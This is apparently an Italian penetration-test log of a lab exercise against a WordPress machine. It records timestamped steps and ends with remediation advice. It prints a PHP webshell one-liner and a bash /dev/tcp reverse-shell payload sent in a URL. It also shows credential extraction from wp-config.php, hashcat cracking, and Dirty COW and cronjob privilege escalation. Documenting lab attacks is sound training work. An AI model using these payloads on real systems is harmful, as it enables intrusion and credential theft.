

Figure: Evidence for 00:32:38

00:22:57 **[-] Failure:** Una volta analizzata la vulnerabilità mostrata su Apace, viene realizzata una shell su indicazione.
La shell in questione è la seguente: sudo echo ""<?php system(\$_GET['cmd']); ?>" > shell"
Viene così ricreata una webshell one-liner da mandare con Burpsuite in grado di far eseguire comandi di sistema visitando la pagina web.
"<?php ...?>" è il payload
system prende la funzione php, prende la stringa e tenta di eseguirla nel terminale del server.
$_GET['cmd'] prende l'input dall'url
\$_ perserva $ per il file php.
Una volta creato il file, viene mandato al repeater.
Non avendo permessi di root, il file non è stato in grado di permettere accesso al sistema



Figure: Evidence for 00:22:57

---

6. Post-Exploitation

00:58:35 **[+] Success:** Una volta nella pagina di admin viene modificato l'url: http://192.168.50.13/backup_wordpress/?999999&cmd=bash -c 'bash -i >&/dev/tcp/192.168.50.10/4444 0>&1' creando una reverse shell.



Figure: Evidence for 00:58:35

---

7. Privilege Escalation

01:36:31 **[+] Success:** 2



Figure: Evidence for 01:36:31

01:36:18 **[+] Success:** D'ora in poi saraà possibile fare ogni cosa, avendo la possibilità di leggere e salvare i file interessanti; cambiando la directory si arriva al tesoro.



Figure: Evidence for 01:36:18

01:34:40 **[+] Success:** 3

Figure: Evidence for 01:34:40

01:34:19 **[+] Success:** 2



Figure: Evidence for 01:34:19

01:33:47 **[+] Success:** Mettendosi di nuovo in ascolto con NC e stabilendo una nuova connessione, viene ritrovato il percorso interessante e viene fatta una injection che nel prossimo minuto dovrebbe restituire un id; fatto questo, sarà possibile agire come root



Figure: Evidence for 01:33:47

01:30:37 **[+] Success:** la password precedentemente inserita non era sbagliata, ma c'era un programma cronjob che ostacolava il tentativo di diventare root, ora però, come da screenshot, è possibile agire direttamente sulla cartella di root



Figure: Evidence for 01:30:37

01:27:20 **[+] Success:** nel frattempo, viene fatto un cat con l'utente abatchy per cercare nuove strategie da seguire, nel frattempo che i programmi lavorano



Figure: Evidence for 01:27:20

01:26:26 **[+] Success:** utilizzato hashcat per decrittare l'hash

---

01:23:27 **[+] Success:** Riavviando la macchina e ristabilendo la connessione su SSH e utilizzando il nuovo utente creato (firefart), viene generato l'hash di una password, ma l'ssh è abilitato.



Figure: Evidence for 01:23:27

01:21:33 **[-] Failure:** 2. risultato sul terminale della macchina target:



Figure: Evidence for 01:21:33

01:20:13 **[*] Note:** Viene tentata una nuova strategia; viene sfruttata dirty cow. questa volta con successo, la password viene salvata all'interno del server. Dopo il download, dirty cow blocca la macchina target.



Figure: Evidence for 01:20:13

01:18:01 **[-] Failure:** L'expolit così fallisce e il sistema non lascia creare nuovi utenti.



Figure: Evidence for 01:18:01

01:17:14 **[*] Note:** Poiché l'escalation precedente è fallita, si tenta con una debolezza del kernel per tentare un'incoronazione illegittima attraverso ofc.c; sfruttando una debolezza del sistema, garantirà automaticmente l'accesso come root



Figure: Evidence for 01:17:14

01:12:11 **[-] Failure:** Vengono provate tutte le password, e questo ci conferma ulteriormente l'ipotesi formulata precedentemente



Figure: Evidence for 01:12:11

01:11:15 **[-] Failure:** E' il momento di provare l'escalation dei privilegi; viene condotto su john, ma con insuccesso. Scopriamo quindi che john è soltanto l'amministratore della pagina, ma non del sistema; bisogna cambiare strategia



Figure: Evidence for 01:11:15

01:09:22 **[+] Success:** attraverso cat wp-config.php si riesce a trovare il file interessante che permette di leggere user e password contenuti nel SQL



Figure: Evidence for 01:09:22

01:06:04 **[+] Success:** Una volta che evil.zip viene eseguito e attaccato nc -lvnp 4444, viene creata una shell grezza, garantendo l'accesso al sistema. Per poter stabilizzare la shell ed eseguire comandi viene utilizzato python -c 'import pty; pty.spawn("bin/bash"), ora si possiede il controllo completo



Figure: Evidence for 01:06:04

---

10. Reporting

01:39:37 **[*] Note:** *"L'analisi ha evidenziato che, sebbene le difese perimetrali (Firewall) fossero attive, la sicurezza interna (Internal Security Posture) risultava fragile. L'attaccante è riuscito a concatenare vulnerabilità di basso livello (Information Disclosure) con difetti applicativi critici (RCE) e configurazioni di sistema insicure (Cronjob) per compromettere l'intera infrastruttura.
Si raccomanda di non focalizzarsi sulla correzione della singola vulnerabilità, ma di adottare un approccio Defense in Depth: aggiornamento costante, segregazione dei permessi e monitoraggio proattivo delle modifiche ai file di sistema."*

01:39:11 **[*] Note:** C. Hardening del Sistema (File System & Cronjobs)
Problema: L'utente www-data poteva scrivere in un file eseguito da Root (Cronjob), violando il principio del privilegio minimo.
Raccomandazione:
Principio del Privilegio Minimo (PoLP): Assicurarsi che gli script eseguiti da Root siano scrivibili solo da Root (chown root:root e chmod 700/740).
Audit dei Permessi: Eseguire audit periodici automatizzati per rilevare file con permessi "World Writable" (777) in directory critiche.
File Configurazione: Proteggere file come wp-config.php impostando permessi restrittivi (es. 600 o 640), rendendoli illeggibili agli utenti non privilegiati.

01:38:51 **[*] Note:** B. Sicurezza Applicativa e Patching (Web & PHPMailer)
Problema: La presenza di una versione obsoleta di PHPMailer (CVE-2016-10033) ha permesso l'esecuzione di codice remoto (RCE).
Raccomandazione:

Patch Management: Istituire un processo rigoroso di aggiornamento periodico di tutte le librerie di terze parti e del CMS (WordPress).
Web Application Firewall (WAF): Implementare un WAF (es. ModSecurity o Cloudflare) configurato per bloccare payload comuni di RCE e tentativi di exploit noti.

01:38:37 **[*] Note:** Raccomandazioni:
A. Gestione degli Accessi e Servizi (FTP & Network)
Problema: Il servizio FTP permetteva l'accesso anonimo e conteneva file critici.
Raccomandazione:
Disabilitare l'accesso anonimo sul server FTP se non strettamente necessario per scopi pubblici.
Passare a protocolli crittografati come SFTP (SSH File Transfer Protocol) per evitare il passaggio di credenziali in chiaro.
Implementare una policy di Data Loss Prevention (DLP) per assicurarsi che nessun file di configurazione o credenziale venga lasciato in directory pubbliche.
